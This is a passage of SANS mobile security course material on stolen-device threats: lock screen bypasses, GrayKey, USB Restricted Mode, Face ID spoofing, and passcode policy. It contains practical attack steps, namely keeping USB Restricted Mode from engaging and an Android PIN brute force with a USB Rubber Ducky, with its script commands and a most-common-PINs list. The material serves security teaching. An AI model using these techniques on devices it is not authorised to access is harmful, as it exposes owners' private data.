575.2

The Stolen Device Threat and Mobile Malware

SANS

The Stolen Device Threat and Mobile Malware

Welcome to Day 2 of Mobile Device Security and Ethical Hacking! Today's material focuses on mobile controls to mitigate risks and on opening up access to mobile device platforms.

TABLE OF CONTENTS	PAGE

This page intentionally left blank.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 2

The Stolen Device Threat
Jailbreaking iOS
Rooting Android
Data Storage on Android
Exercise: Android Backup Analysis
Data Storage on iOS
Exercise: iPhone Data Analysis
Mitigating Malware
Exercise: Android Malware Analysis

This page intentionally left blank.

THE STOLEN DEVICE THREAT

DE | PT
AA | MW

Mobile devices will be lost or stolen

- Employees will misplace devices
- High-tech devices are a common theft target

Stolen devices introduce risk to the organization


- Information and system access threats with stored credentials

Organizations can manage the threat through preparation, policy, and device management

The Stolen Device Threat

Every sizeable mobile device deployment experiences lost or stolen devices. Not only is it human nature to misplace or lose items, but mobile devices are a high-tech commodity that are common theft targets. When a device is stolen, it represents a risk to the organization with the possible disclosure of company data and system credentials stored on the mobile device.

In this module, we look at how organizations can manage the threat of stolen or lost devices through preparation, policy, and device management.



Loss Impact

Organizations must consider the impact of a device loss, whether the device is lost or stolen. When a device is recovered by an attacker, several opportunities are available to access the information resources stored on the device. The available opportunities typically depend on the kind of device, the operating system, and the OS version. In any case, if the device can be unlocked, the following actions are possible:

- **Access device resources locally:** The attacker can access local applications and system resources from the device, such as the mail application or other enterprise applications that do not require additional authentication.
- **Extract data from external storage devices:** For BlackBerry and Android devices that support external storage media, the attacker can remove the external media card and access the contents from an independent system.
- **Synchronize a device to a computer to access backup data:** The attacker may connect the stolen device to a computer and initiate a backup of the device. Often, backup data reveals more information than what is accessible on the device, also creating an opportunity for the attacker to return the device to the victim and evade detection.
- **Jailbreak/unlock/root to access filesystem-level resources:** The greatest opportunity for the attacker is to remove the platform restrictions with jailbreaking/rooting/unlocking to access locally stored authentication credentials and other resources for use against other corporate data resources. The attacker also has the opportunity to install a network access backdoor (rootkit) on the device to grant continued access when the device is returned to the victim.

In this module, we look at the device backup, external storage, and jailbroken or rooted opportunities for an attacker with a stolen device.

DEVICE PASSCODES


To avoid lost device data loss, vendors provide a device passcode protection option

Users enter device passcode each time they unlock the device:

- Limited number of failures before device wipe or exponential timer back-off

Enforce device password requirement and passcode complexity with MDM

Devices require password before backing up data



Device Passcodes

One of the primary defenses against information disclosure stemming from a lost or stolen mobile device is the use of a device passcode. Users can lock their mobile devices, requiring the entry of a device passcode (either as a PIN, password, biometric authentication, or other method) prior to permitting the use of the device. When a device passcode is set, devices typically preclude access to system functionality over USB, though some exceptions to this policy exist, as you'll see.

Users unlock their mobile device when they want to use it by entering the device passcode. Using a Mobile Device Management (MDM) tool, you can specify the device password requirements for length and passcode complexity, including the capability to wipe data from the device after a specified number of password failures. As an alternative to data wipe, many mobile devices apply exponential back-off timers, introducing an increasing delay between each passcode entry to thwart passcode guessing attacks.

IOS PASSCODE BYPASS FLAWS

iOS has been vulnerable to many lock screen bypass flaws

- Well-documented by Raul Siles with video reference links

Vulnerabilities do not always yield full device access

- Some grant access only to USB mass storage, contacts, or other limited device functionality

http://blog.dinosec.com/2014/09/bypassing-ios-lock-screens.html

iOS Passcode Bypass Flaws

There has been a long history of iOS device passcode bypass flaws, enabling an attacker to circumvent the lock screen security. Many of these vulnerabilities require the user to manipulate the iOS device in an awkward manner, pressing a unique combination of buttons and interacting with the device in an unusual way to bypass the device security controls.

Lock screen bypass vulnerabilities on iOS do not always yield full access to the device. Many lock screen bypass issues would grant access only to the Photo Gallery, or to the device Contacts app, but not completely unlock access to the device. However, other vulnerabilities have been successful at bypassing the lock screen and yielding full device access, depending on the version of iOS.

Reference

Raul Siles maintains a well-documented list of iOS passcode bypass attacks, referencing videos and the available documentation that are available, at http://blog.dinosec.com/2014/09/bypassing-ios-lock-screens.html. This is an excellent reference when trying to exploit a locked iOS device.

GRAYKEY BY GRAYSHIFT

Grayshift sells the GrayKey to unlock iOS devices through USB

- $15K for online version, limited to 300 phone unlocks
- $30K for offline version, unlimited phone unlocks

Grayshift claims success against iOS 10–12

Cellebrite offers unlocking features, but unlocks in-house only

- *Supports 4-digit, 6-digit, and complex passcodes*
- *Complete filesystem extraction*
- *Supports disabled iOS devices*
- *Continually updated for new iOS versions*

https://www.forbes.com/sites/thomasbrewster/2018/03/05/apple-iphone-x-graykey-hack/

GrayKey by Grayshift

Grayshift is a digital forensics company run by an ex-Apple employee and US intelligence agency contractors (https://www.forbes.com/sites/thomasbrewster/2018/03/05/apple-iphone-x-graykey-hack). The flagship product at Grayshift is the GrayKey, a "technology that provides lawful access to iOS devices" (http://www.technosecurity.us/mb/exhibitors/grayshift). Being sold to local, state, and federal law enforcement agencies, the GrayKey is designed to bypass the lock screen on iOS devices supporting iOS 10 or iOS 11, as well as many other devices, including the iPhone 8 through the Xs.


Exploiting an undisclosed vulnerability in the USB interface of iOS devices, the GrayKey sells for $15K for a hardware device that requires internet access, limited to 300 phone unlocks. For $30K, the same capabilities are also available in an offline mode, unlocking an unlimited number of devices.

The GrayKey device offers several capabilities that are valuable to forensic analysis of iOS devices, including:

- Bypass of 4-digit, 6-digit, and complex passcodes (alphanumeric)
- Complete filesystem data extraction (reportedly exceeding the capabilities of a *logical acquisition* through an iTunes backup)
- Can bypass disabled iOS devices (e.g., devices that are in recovery mode or are disabled due to prior incorrect password guesses)
- Ongoing support for new iOS software versions

Similar capabilities have been available through a *device unlock service* at the mobile forensics company Cellebrite, but in a very different deployment model. Where Grayshift sells a physical device for phone unlocking to the customer, Cellebrite requires law enforcement to send in the device to be unlocked for their handling. Cellebrite maintains a more restricted level of control over what devices can be unlocked by which customers, while Grayshift lacks similar controls, particularly in the more expensive *offline* GrayKey device.

Image: https://www.macobserver.com/columns-opinions/editorial/grayshift-data-breach/



GrayKey Password Guessing

Although the GrayKey device is not widely available for analysis, there is sufficient reporting about the efficacy of the device to draw some conclusions about how it works. Analysis indicates that the GrayKey uses an undisclosed vulnerability in the USB data interface of iOS devices to disable the Secure Enclave Processor (SEP) password guess throttling capability (the feature in iOS that allows you to make six incorrect guesses before a delay of 1 minute; a seventh guess introduces a 5-minute delay, an eighth incorrect guess introduces a 15-minute delay, and the ninth incorrect guess introduces a 60-minute delay before a data wipe). Even with the password guess throttling, there is a delay for each guess on the SEP itself, preventing the GrayKey from instantly recovering the password.

Analysis by Matthew Green of Johns Hopkins University indicates that the GrayKey can recover a four-digit PIN in approximately 6.5 minutes (which seems to align with public reports of demonstrations of the GrayKey device where a password was recovered after *several minutes*). A six-digit PIN is recovered in 11.1 hours on average, and an eight-digit PIN is recovered after 46 days on average.

A 10-digit PIN seems impractical (4,629-day average), and a custom alphanumeric password will vary wildly. Using the same password-guessing statistics (approximately 128 guesses/second), a password in the rockyou.txt file of 14.3 million words could be recovered in 16 hours on average, though a complex password of sufficient length would likely evade password-cracking attempts at this rate.

IOS 11.4.1: USB RESTRICTED MODE

iOS 11.4.1 introduces *USB restricted mode*

- Phone will not interact with data accessories if 1 hour after unlock event
- 1-hour timer resumes when data accessory is unplugged

Does not resolve the GrayKey attack, but minimizes the exploit window

On by default, can be disabled in Settings | Touch/Face ID and Passcode | USB Accessories

iOS 11.4.1: USB Restricted Mode

In iOS 11.4.1, released on July 9, 2018, Apple introduced the USB restricted mode feature. This feature, turned on by default, causes an iOS device to not interact with data accessories (including PCs, Macs, or anything else using data USB pins; charging is not affected) if the device has not been unlocked within 1 hour. If you plug in a data peripheral and the iOS device has not been unlocked, it will display the error "Unlock iPhone to use accessories", as shown on this page (https://9to5mac.com/2018/07/09/ios-11-4-1-unlock-iphone-to-use-accessories-explained/). The 1-hour timer restarts when the data accessory has been unplugged from a locked device.

With this feature, an iOS device can still be exploited using the GrayKey, but it minimizes the opportunity for a threat actor to exploit the device. If the GrayKey user receives a device that is locked and has not been unlocked within an hour, then the iOS device will not interact with the GrayKey device, precluding the opportunity to exploit the platform.

Apple indicates that some third-party devices may not interact well with the USB restricted mode feature and offers users the ability to disable this capability altogether (https://support.apple.com/en-us/HT208857).

"BYPASS" USB RESTRICTED MODE

Any connected data device will keep the USB restricted clock timer from restarting

Solution: plug in any data accessory after seizing iOS device

- Presumably, the user has unlocked it within the last hour
- Plugging in a data accessory restarts the USB restricted timer
- Keeping the device plugged in keeps the counter from resuming
- Allows *threat actor* leisure to crack passcode at a later time

Apple Lightning to USB 3 Camera Adapter, $39

"Bypass" USB Restricted Mode

As first reported by ElcomSoft (https://blog.elcomsoft.com/2018/07/usb-restricted-mode-inside-out/), any USB data device that connects to an iOS device will reset the USB restricted mode clock timer. This presents an opportunity for a threat actor (e.g., law enforcement agencies or anyone with access to a GrayKey) to overcome the USB restricted mode defense:

1. The threat actor seizes the target device; presumably, the user has unlocked the device within the last hour.
2. The threat actor plugs in any USB data device, such as the Apple Lightning to USB 3 Camera Adapter (shown on this page); this device is convenient because it can also power the device.
3. Keeping the adapter plugged in keeps the USB restricted mode clock timer from restarting, allowing the threat actor time to relocate the target device to the GrayKey device.
4. The attacker cracks the passcode at their leisure.

GRAYKEY, CELLEBRITE LOCKED DEVICE BYPASS

The introduction of USB restricted mode is insightful

- Apple doesn't know what bug is being exploited to bypass lock, *or*
- Apple knows what the bug is and cannot (or has yet to) fix it

Presumably, Apple has a GrayKey device and is RE'ing it

- Apple will eventually stop the current device from working (through software or hardware)
- Presumably, Grayshift is also working on other exploits

Little remediation opportunity for Cellebrite unlocking (but less risk for most users)

GrayKey, Cellebrite Locked Device Bypass

Apple has not responded to requests for comment on the GrayKey device, but the introduction of the USB restricted mode feature is insightful. Apple has yet to resolve the vulnerability exploited by the GrayKey device, instead introducing a general workaround (with its own set of limitations), indicating that Apple does not yet know what bug is being exploited by Grayshift or knows what the bug is but cannot (or has yet to) fix it.

It seems reasonable to imagine that Apple has a GrayKey device in their possession and is attempting to reverse engineer (RE) it to identify the nature of the flaw being exploited. It also seems reasonable that Apple will work to resolve the vulnerability, either through a software update or a hardware replacement (e.g., the next iPhone model if the vulnerability is related to a hardware flaw that cannot be resolved through a software update). However, one would assume that Grayshift's commitment to continued support for later iOS versions would indicate that they also continue to identify opportunities to exploit iOS devices with additional updates.

The Grayshift model of an on-premises lock screen bypass device makes the technology more accessible to would-be threat actors (including law enforcement agencies, but also people who surreptitiously obtain a GrayKey device through other means), but it also creates an opportunity for Apple to evaluate the exploit(s) in use to resolve them. The Cellebrite on-premises data recovery model is perhaps less of a threat to a wide audience of iOS users, but will also likely evade Apple's ability to identify and resolve the exploits they have developed.

iOS 12 Enhancements to USB Restricted Mode

With iOS 12, Apple has not yet resolved the vulnerability exploited by the GrayKey device. Instead, Apple continues to introduce new enhancements to the USB restricted mode feature to attempt to thwart these attacks. According to the updated iOS Security white paper (https://www.apple.com/business/site/docs/iOS_Security_Guide.pdf), iOS 12 carries forward the previous USB restricted mode features (phone will not interact with data accessories if 1 hour after unlock event; 1-hour timer resumes when data accessory is unplugged) and introduces two new additional enhancements:

- "… on iOS 12 if it's been more than three days since a USB connection has been established, the device will disallow new USB connections immediately after it locks" (iOS Security, page 12).
- "USB connections are also disabled whenever the device is in a state where it requires a passcode to re-enable biometric authentication" (iOS Security, page 12).

These new restrictions will make it harder for an adversary to gain access to USB data channels on a locked device, but does not prevent it. Users that charge their iOS device on a computer USB connection (as opposed to the generic USB power adapter) will not benefit from the new 3-day/72-hour restriction since their devices are regularly connected to a *data peripheral*. Some third-party charging appliances will also appear to be a data peripheral, potentially removing the added restrictive capability to thwart GrayKey attacks.

What isn't clear is if a data peripheral that is *not trusted* resets the 72-hour restriction for USB devices. Additional testing is required to fully evaluate this new feature.

On the ElcomSoft blog, Oleg Afonin recommends a procedure for GrayKey users to take advantage of a device where possible, continuing to use a data peripheral to reset the timer for USB restricted mode engagement (https://blog.elcomsoft.com/2018/09/ios-12-enhances-usb-restricted-mode). It will be interesting to see if Apple continues to enhance USB restricted mode to further thwart GrayKey and other USB data attack devices.


EMERGENCY SOS

Shortcut to disabling biometric authentication, placing an emergency call

- iPhone 7/7+ and older: press power five times rapidly
- iPhone 8/8+/X: press and hold side button while holding volume up or down
- Can turn on auto-call feature in settings

Device will not unlock with Touch ID/Face ID

Tiny snub to US LEAs and courts that say biometric data is not US Constitution Fifth Amendment protected



Emergency SOS

iOS 11 introduces a new feature called Emergency SOS, where the user can disable biometric authentication and get a shortcut to place an emergency call (or immediately place an emergency call if configured to do so) by pressing the power button five times rapidly on the iPhone 7/7+ and earlier or by pressing and holding the side button while holding the volume up or down on the iPhone 8, 8+, or X.

When the user activates emergency SOS, even if an emergency call is not placed, the iOS device will disable biometric authentication access, requiring the user to enter the secondary authentication credential to unlock the device. This could be seen as a tiny snub to US law enforcement agencies and courts that say that biometric data is not protected by the US Constitution Fifth Amendment (the Fifth Amendment of the US Constitution is part of the Bill of Rights and protects individuals from being compelled to be witnesses against themselves in criminal cases). Essentially, lower courts in the United States have ruled that biometric information is not protected, and a suspect can be forced to unlock an iOS device using a fingerprint or face scan. An individual about to be apprehended could trigger the emergency SOS feature, preventing the device from unlocking using biometric information.

FACE ID BYPASS

Ngo Tuan Anh, VP of Bkav in Vietnam, demonstrated a Face ID bypass

- Custom mask from paper tape, silicon nose, and paper eyes and mouth for $150
- Anh said the bypass took a week to achieve

Only five Face ID attempts permitted before passcode is required

- Unlikely to be a practical attack technique with this limitation

Image source: Reuters.com

Face ID Bypass

With the loss of a home button on the iPhone X, Apple introduced Face ID as a new biometric authentication option. Face ID uses infrared light to illuminate a subject's face, comparing observed subdermal facial geometry with movement to stored biometric information. Apple indicates that Face ID is also motion aware, requiring the user to blink or produce other facial movements that would not be available in a still subject (https://www.forbes.com/sites/quora/2017/09/13/how-does-apples-new-face-id-technology-work).

Shortly after the release of the iPhone X, several YouTube videos started gaining popularity where identical twins could unlock each other's iPhone X devices, as well as close relatives (a mother and son pair demonstrate an unlock event at https://www.youtube.com/watch?v=dUMH6DVYskc). However, the iPhone X Face ID feature "learns" with each subsequent unlock (to allow for changes in a face over time, such as growing a beard), so it is not clear if these unlock events are shortcomings in Face ID or intended functionality with trained devices.

In November 2017, Ngo Tuan Anh, Vice President of Bkav, a computer security firm in Vietnam, demonstrated to reporters that he was able to produce a mask capable of evading Face ID. Anh built the mask from paper tape, a silicon node, and paper eyes along with a framework designed on a 3D printer for $150. Anh indicated that the mask took a week to build such that it would bypass Face ID recognition and unlock a device (Image source: https://www.reuters.com/article/us-apple-vietnam-hack/vietnamese-researcher-shows-iphone-x-face-id-hack-idUSKBN1DE1TH).

In practice, it is unlikely that Face ID bypass will be a practical attack technique for an adversary. Apple limits attempts to unlock an iPhone X with Face ID to five; after five failed attempts, the device will require the user to enter the secondary authentication credential (a password or a PIN). While media reports indicate that Face ID bypass is possible, a targeted attack (where you intend to unlock a specific device) is unlikely to be successful with this five-attempt limitation.


LOCKED DEVICE: APPLE SIRI ACCESS

iOS Siri accessible to locked devices by default
- Option to disable Siri on locked devices

Call, send SMS, and email to people in contacts list

Ask Siri to read messages, email

View and manipulate calendar appointments



Locked Device: Apple Siri Access

A vulnerability in iOS devices was discovered with the introduction of the iPhone voice assistant Siri. By default, Siri is accessible to users even on a locked device by pressing and holding the Home button. Users can manipulate contacts and calendar information by asking Siri to do so, or send SMS messages, add calendar events, read email messages, and more, all on a locked device.

Siri can be disabled on locked iOS devices through MDM policy controls or by navigating to Settings | General | Passcode Lock and disabling Siri access on a locked device.

ANDROID PASSCODE ATTACKS


Unlike iOS, Android devices do not wipe after multiple failed passcodes by default

Fixed 30-second delay after five failed passcode guesses

Passcode input can be delivered over USB keyboards

Brute force 4-digit PIN in 17 hours

- 6-digit PIN in 170 hours



Android Passcode Attacks

Unlike iOS, Android devices do not wipe the device after multiple failed passcode guesses by default. Further, Android devices do not use an exponentially increasing back-off time between failed passcode guesses. Instead, all Android devices enable users to enter five passcode guesses (whether PIN, password, swipe pattern, or other mechanism) before a mandatory 30-second wait period.

Further, the USB interface on Android devices accommodates keyboard input, even on a locked device. This enables a user to automate the passcode guessing process, using an automated device.

Knowing that the Android target allows for five guesses every 30 seconds, an attacker can brute force all 10,000 4-digit PIN options in less than 17 hours. A 6-digit PIN can be brute forced in less than 170 hours.

ANDROID PIN BRUTE FORCE

Rubber Duck: USB programmable keyboard with Duckyscript syntax

Rduck-pinbrute: Produces Duckyscript file to brute force 4-digit PINs

- Top 20 most common PINs first (26% success probability); then exhaustive PIN list

```
# python rduck-pinbrute.py >rduck-pinbrute.txt
# java -jar encoder.jar -i rduck-pinbrute.txt -o inject.bin
Hak5 Duck Encoder 2.6.3
Loading File .....            [ OK ]
Loading Keyboard File .....   [ OK ]
Loading Language File .....   [ OK ]
Loading DuckyScript .....     [ OK ]
DuckyScript Complete.....     [ OK ]
```

Top 20 PINs

1234	9999
1111	3333
0000	5555
1212	6666
7777	1122
1004	1313
2000	8888
4444	4321
2222	2001
6969	1010

Android PIN Brute Force

To mount an effective PIN guessing brute force attack against an Android device, we need a mechanism that can automate the PIN guessing through the USB interface. The USB Rubber Ducky sold by Hakshop.com ($45) is one such device, using a lightweight processor and microSD card to deliver the USB HID keystrokes to the connected device as if it were a real keyboard. Through the use of a simple scripting language (Duckyscript), a USB Rubber Ducky user can produce scripts that are "typed" automatically when connected to a target device.


Reference

For Android PIN brute force attacks, the script rduck-pinbrute by this author can produce the Duckyscript output (script and output available at https://gist.github.com/joswr1ght/97fd7b6c93c18c3fa7aaabd95f9801f6 or http://tinyurl.com/hrvjlph).

Encode the ASCII Duckyscript output into a binary format using the encoder,jar tool (available as part of the Rubber Ducky code at https://github.com/hak5darren/USB-Rubber-Ducky, shown here) and place the inject.bin file on the root of the microSD card. When the Rubber Ducky is connected to the Android device through the On-the-Go adapter (included with the Rubber Ducky, shown on this slide), it automatically brute forces the top 20 most common PIN values (as noted at http://www.datagenetics.com/blog/september32012/), and then proceed to brute force the remaining PIN values.

Note that this attack does not detect when a correct PIN is identified. It is possible that the correct PIN is identified, and then the device relocks after the screen lock duration, preventing the attacker from identifying the correct PIN. A potential enhancement to the attack is to integrate a light detection sensor on the Android device that stops the attack when the screen changes (for example, the screen wallpaper is observed when the correct PIN is identified), but such an enhancement is not readily available.

For a practical attack, the USB On-the-Go adapter included with the USB Rubber Ducky is not ideal because it cannot also provide power to the target Android device. A USB On-the-Go adapter in a Y-configuration is suggested for use in a practical Android PIN attack.



Device Passcode Recommendations

Recognizing that there are multiple opportunities for an attacker to extract data from a lost or stolen device, you can look at recommendations for mitigating the impact of device loss.

Device passcodes are a first line of defense against data recovery from a lost or stolen device. All mobile devices with access to sensitive data should use a device passcode to prevent unauthorized access and backup access. The length and complexity of the passcode largely influence how successful this protective measure is but is also a contentious issue for many organizations because users must enter the passcode whenever they access their mobile device.

The passcode selection policy should be designed to thwart an attacker for a period of time necessary to implement remote device countermeasures, such as a remote device wipe procedure. The time factor includes the delay between a user recognizing that a device is lost and disclosure to the security team. Many organizations require notification of lost devices by users within a period of no more than 4 hours after losing the device.

Increasing the entropy of the device passcode is the best defense against recovery and data access attacks. Strong alphanumeric passcodes (not based on dictionary words) cannot be brute forced in a reasonable amount of time for the attacker, creating a strong defense against misuse and an opportunity for password resets to recover from a lost or stolen device.

LOCKDOWN MODE

Android's answer to iOS Emergency SOS

Off by default: Settings | Security | Lock screen preferences | Show lockdown option

Press and hold the power button for 2 seconds

- Disables all biometric authentication
- Disables Smart Lock functionality
- Hides all notifications

Lockdown Mode

